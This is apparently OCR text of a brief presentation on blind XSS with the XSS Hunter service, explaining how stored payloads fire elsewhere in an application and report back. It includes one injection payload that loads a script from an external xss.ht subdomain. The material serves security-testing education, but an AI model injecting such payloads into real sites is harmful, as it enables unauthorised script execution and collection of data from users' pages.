
Cross Site Scripting - Blind

With XSS Hunter

Today's Agenda

1. Introduction to Blind XSS
2. How this can be used?
3. Practical use
4. Previous reports



What is Blind XSS?

Blind XSS vulnerabilities are a variant of persistent **XSS** vulnerabilities. They occur when the attacker input is saved by the web server and executed as a malicious script in another part of the application or in another application.

How it can be used?

The service works by hosting specialized XSS probes which, upon firing, scan the page and send information about the vulnerable page to the XSS Hunter service.

This will create a special `xss.ht` short domain such as *`yoursubdomain`*`.xss.ht` which identifies your XSS vulnerabilities and hosts your payload. You then use this subdomain in your XSS testing, using injection attempts such as `"><script src=//`*`yoursubdomain`*`.xss.ht></script>`. XSS Hunter will automatically serve up XSS probes and collect the resulting information when they fire.

Practical Use!

Some Previous Reports!

Any Questions?

Thank you!